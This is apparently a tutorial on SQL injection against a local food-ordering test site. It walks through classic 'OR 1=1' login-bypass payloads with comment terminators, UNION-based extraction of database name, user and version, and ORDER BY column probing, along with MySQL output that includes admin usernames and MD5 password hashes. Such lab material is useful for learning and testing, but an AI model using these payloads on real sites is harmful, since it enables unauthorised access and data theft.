SQL Injection Attack In Website

SQL Injection Is A Common Hacking Technique Used To Retrieve Or Destroy Data From A Database Without Permission. It Is Considered One Of The Top Web Application Security Risks.

Classic Injection Bypass:

Select That Database Where Apply SQL Injection

```
Command Prompt - mysql -u root
Microsoft Windows [Version 10.0.19045.3570]
(c) Microsoft Corporation. All rights reserved.

C:\Users\A>mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 356
Server version: 5.5.5-10.4.28-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| admin              |
| database1          |
| db2                |
| food-order         |
| geeksforgeeks      |
| information_schema |
| lima               |
| mysql              |
| performance_schema |
| phpmyadmin         |
```

```
Command Prompt - mysql -u root
11 rows in set (0.00 sec)

mysql> select user ();
+-----------------+
| user ()         |
+-----------------+
| root@localhost  |
+-----------------+
1 row in set (0.00 sec)

mysql> select version();
+------------------+
| version()        |
+------------------+
| 10.4.28-MariaDB  |
+------------------+
1 row in set (0.00 sec)

mysql> use food-order;
Database changed
mysql>
```

Frist Of All We Need To Understand How The Code This Application Work, There Are One Table Which Is Food-Order And We Can See In This Table Id, Full_Name, Username, Password And 3rows (Basic SQL)

```
Command Prompt - mysql  -u root
mysql> select database();
+------------+
| database() |
+------------+
| food-order |
+------------+
1 row in set (0.00 sec)

mysql> show tables;
+----------------------+
| Tables_in_food-order |
+----------------------+
| tbl_admin            |
| tbl_category         |
| tbl_food             |
| tbl_order            |
+----------------------+
4 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin;
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.03 sec)

mysql>
```

The Ability To Be Able To Control These Field “Admin” Which Are Being Directly Used As An Input In SQL Query Is Very Dangerous And That Is Where You Can Do Classic Injection Bypass.

Science I’m The One Who Controls What I Will Put In The Username = ”Admin” Can I Not Go Ahead And Instead Of This Thing I May Put Admin And A Double Quotes To Break And Then Or One Equals One Which Is Basically That Check If Username Is Admin Or “1”=”1” That Is A Classic Injection Bypass.

Even If I Give It A Wrong Username And Password Like Lima This Time This Is Still Work Because The Statement Of Where Clause Is Being Nullified By The Statement Of Or Clause In Both Of The Cases This Password And This Username Doesn’t Matters Until 1=1 And This Will Always Be Equal To 1 Because This Is A Tautology. So That Is How We Do An SQL Injection Bypass. There Are Many Other Ways To Do That

```
Command Prompt - mysql  -u root
mysql> SELECT * FROM tbl_admin WHERE username = "admin" AND password = "21232f297a57a5a743894a0e4a801fc3";
+----+---------------+----------+----------------------------------+
| id | full_name     | username | password                         |
+----+---------------+----------+----------------------------------+
| 13 | Administrator | admin    | 21232f297a57a5a743894a0e4a801fc3 |
+----+---------------+----------+----------------------------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE username = "admin" OR "1"="1" AND password = "21232f297a57a5a743894a0e4a801fc3" OR "1"="1";
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE username = "admin" OR "1"="1" AND password = "admin" OR "1"="1";
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)
```

```
Command Prompt - mysql  -u root
mysql> SELECT * FROM tbl_admin WHERE username = "nira" OR "1"="1" AND password = "nira" OR "1"="1";
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)
```

In Certain Cases, These Double Quotes Can Be Replaced By Single Quotes It Completely Depends On What The Developer Has Decided To Use. So, In This Case The Website Is Not Using A Double Quote The Website Is Using A Single Code Which Is A Common Practice So The Website Is Using The Single Quotes Instead Of Double, Hence To Break Out From It I Need To Put A Single Quote Here Not A Double Quote


Command Prompt - mysql -u root


```
mysql> SELECT * FROM tbl_admin WHERE username = 'admin' OR '1'='1' AND password = 'admin';
+----+---------------+----------+----------------------------------+
| id | full_name     | username | password                         |
+----+---------------+----------+----------------------------------+
| 13 | Administrator | admin    | 21232f297a57a5a743894a0e4a801fc3 |
+----+---------------+----------+----------------------------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE username = 'admin' OR 1 = 1;#' AND password = 'admin';
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE username = 'admin' OR 1 = 1 AND password = 'admin';
+----+---------------+----------+----------------------------------+
| id | full_name     | username | password                         |
+----+---------------+----------+----------------------------------+
| 13 | Administrator | admin    | 21232f297a57a5a743894a0e4a801fc3 |
+----+---------------+----------+----------------------------------+
1 row in set (0.00 sec)
```

Command Prompt - mysql -u root

```
+----+---------------+----------+----------------------------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE username = 'admin' OR 1 = 1;-- -' AND password = 'admin';
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin WHERE username = 'nira' OR '1'='1' AND password = 'nira' OR '1'='1';
+----+-------------------+----------+----------------------------------+
| id | full_name         | username | password                         |
+----+-------------------+----------+----------------------------------+
| 13 | Administrator     | admin    | 21232f297a57a5a743894a0e4a801fc3 |
| 18 | Rabeya Akter lima | lima     | 20fd3010265d24e092af17ca69201a2e |
| 19 | MIRA              | mina     | 40b81d079e9898fd450a53999ac28a41 |
+----+-------------------+----------+----------------------------------+
3 rows in set (0.00 sec)
```

So In The Website I Will Put A Single Code Here Not A Double And Now I Can Press Login And I Was Able To Login Successfully





Types Of SQL Injection

In-Band SQL Injections

- **Union -Data Based**
- **Errors -Error Based**

Inferential SQL Injections

- **True/False - Boolean Based**
- **Time - Time Based**

Out Of Band SQL Injections

Out Of Band SQL Injections Are The Injections Which Do Not Occur On The Application Rather In The Background They Occur Somewhere Else Like A Netcat Listener Being Hosted By You.

Union Based Sqli

If We See The Tbl_Admin Table There Are Four Columns Id, Full_Name, User Name, Password.


```
Command Prompt - mysql -u root
| Tables_in_food-order |
+----------------------+
| tbl_admin            |
| tbl_category         |
| tbl_food             |
| tbl_order            |
+----------------------+
4 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin;
+----+---------------+----------+----------------------------------+
| id | full_name     | username | password                         |
+----+---------------+----------+----------------------------------+
| 13 | Administrator | admin    | 21232f297a57a5a743894a0e4a801fc3 |
+----+---------------+----------+----------------------------------+
1 row in set (0.01 sec)

mysql> SELECT * FROM tbl_admin;
```

Now If I Use Union Operator And I Try To Combine 1,2,3,4 I Will Be Able To Combine Another Row Which Has The Value 1,2,3,4 Let Me Show You How That Works:

```
Command Prompt - mysql -u root
| Tables_in_food-order |
+----------------------+
| tbl_admin            |
| tbl_category         |
| tbl_food             |
| tbl_order            |
+----------------------+
4 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin;
+----+---------------+----------+----------------------------------+
| id | full_name     | username | password                         |
+----+---------------+----------+----------------------------------+
| 13 | Administrator | admin    | 21232f297a57a5a743894a0e4a801fc3 |
+----+---------------+----------+----------------------------------+
1 row in set (0.01 sec)

mysql> SELECT * FROM tbl_admin UNION SELECT 1,2,3,4;
+----+---------------+----------+----------------------------------+
| id | full_name     | username | password                         |
+----+---------------+----------+----------------------------------+
| 13 | Administrator | admin    | 21232f297a57a5a743894a0e4a801fc3 |
|  1 | 2             | 3        | 4                                |
+----+---------------+----------+----------------------------------+
2 rows in set (0.00 sec)

mysql> _
```

As You Can See I Just Typed SELECT * FROM tbl_admin UNION SELECT 1,2,3,4; And There Is Certainly Another Row Which Has The Value 1,2,3,4 This Will Only Work When You Are Giving The Exact Number Of Columns I Put The Website 'UNION SELECT 1,2,3,4#

The Result Is



Access In To Website

If I Try To Give Only 1,2,3 It'll Throw An Error Because The Third Column Will Not Have A Value To Put In

```
Command Prompt - mysql -u root
+-----------------------+
4 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin;
+----+---------------+----------+----------------------------------+
| id | full_name     | username | password                         |
+----+---------------+----------+----------------------------------+
| 13 | Administrator | admin    | 21232f297a57a5a743894a0e4a801fc3 |
+----+---------------+----------+----------------------------------+
1 row in set (0.01 sec)

mysql> SELECT * FROM tbl_admin UNION SELECT 1,2,3,4;
+----+---------------+----------+----------------------------------+
| id | full_name     | username | password                         |
+----+---------------+----------+----------------------------------+
| 13 | Administrator | admin    | 21232f297a57a5a743894a0e4a801fc3 |
|  1 | 2             | 3        | 4                                |
+----+---------------+----------+----------------------------------+
2 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin UNION SELECT 1,2,3;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
mysql>
```


As You Can See When I Try To Give Only Select 1,2 And 3. It Says The Select Statement Have A Different Number Of Columns So It Should Always Be The Same Number Of Columns Which Are Putting Here.Now I Can Go Ahead And Extract Data Instead Of 4 I Can Put Version.

```
Command Prompt - mysql -u root
mysql> SELECT * FROM tbl_admin;
+----+---------------+----------+----------------------------------+
| id | full_name     | username | password                         |
+----+---------------+----------+----------------------------------+
| 13 | Administrator | admin    | 21232f297a57a5a743894a0e4a801fc3 |
+----+---------------+----------+----------------------------------+
1 row in set (0.01 sec)

mysql> SELECT * FROM tbl_admin UNION SELECT 1,2,3,4;
+----+---------------+----------+----------------------------------+
| id | full_name     | username | password                         |
+----+---------------+----------+----------------------------------+
| 13 | Administrator | admin    | 21232f297a57a5a743894a0e4a801fc3 |
|  1 | 2             | 3        | 4                                |
+----+---------------+----------+----------------------------------+
2 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin UNION SELECT 1,2,3;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
mysql> SELECT * FROM tbl_admin UNION SELECT 1,2,3,VERSION();
+----+---------------+----------+----------------------------------+
| id | full_name     | username | password                         |
+----+---------------+----------+----------------------------------+
| 13 | Administrator | admin    | 21232f297a57a5a743894a0e4a801fc3 |
|  1 | 2             | 3        | 10.4.28-MariaDB                  |
+----+---------------+----------+----------------------------------+
2 rows in set (0.00 sec)
```


Take It To This Website And Run It

'UNION SELECT DATABASE(),2,USER(),VERSION()#

The Result Is Access In To Website



And I'll Throw Up The Version Number Instead Of 3, I Can Put Username I'll Throw The User. Instead Of 1, I Can Put Database.




```
Command Prompt - mysql -u root
mysql> SELECT * FROM tbl_admin UNION SELECT 1,2,3;
ERROR 1222 (21000): The used SELECT statements have a different number of columns
mysql> SELECT * FROM tbl_admin UNION SELECT 1,2,3,VERSION();
+----+---------------+----------+----------------------------------+
| id | full_name     | username | password                         |
+----+---------------+----------+----------------------------------+
| 13 | Administrator | admin    | 21232f297a57a5a743894a0e4a801fc3 |
|  1 | 2             | 3        | 10.4.28-MariaDB                  |
+----+---------------+----------+----------------------------------+
2 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin UNION SELECT 1,2,USER(),VERSION();
+----+---------------+----------------+----------------------------------+
| id | full_name     | username       | password                         |
+----+---------------+----------------+----------------------------------+
| 13 | Administrator | admin          | 21232f297a57a5a743894a0e4a801fc3 |
|  1 | 2             | root@localhost | 10.4.28-MariaDB                  |
+----+---------------+----------------+----------------------------------+
2 rows in set (0.00 sec)

mysql> SELECT * FROM tbl_admin UNION SELECT DATABASE(),2,USER(),VERSION();
+-------------+---------------+----------------+----------------------------------+
| id          | full_name     | username       | password                         |
+-------------+---------------+----------------+----------------------------------+
| 13          | Administrator | admin          | 21232f297a57a5a743894a0e4a801fc3 |
| food-order  | 2             | root@localhost | 10.4.28-MariaDB                  |
+-------------+---------------+----------------+----------------------------------+
2 rows in set (0.00 sec)

mysql>
```

UNION SELECT DATABASE(),2,USER(),VERSION();Take It To This Website And Run It


'UNION SELECT DATABASE(),2,USER(),VERSION()#

'UNION SELECT 1,2,3,4 FROM tbl_admin ORDER BY 1,2#


The Result Is




Now I'm Try SQL Injection Also Online Testing In **Acunetix Web Vulnerability Scanner**




We Can Use An Efficient Method Which Is Order By Clause Instead Of Putting Select Statement I Can Put ORDER BY 20



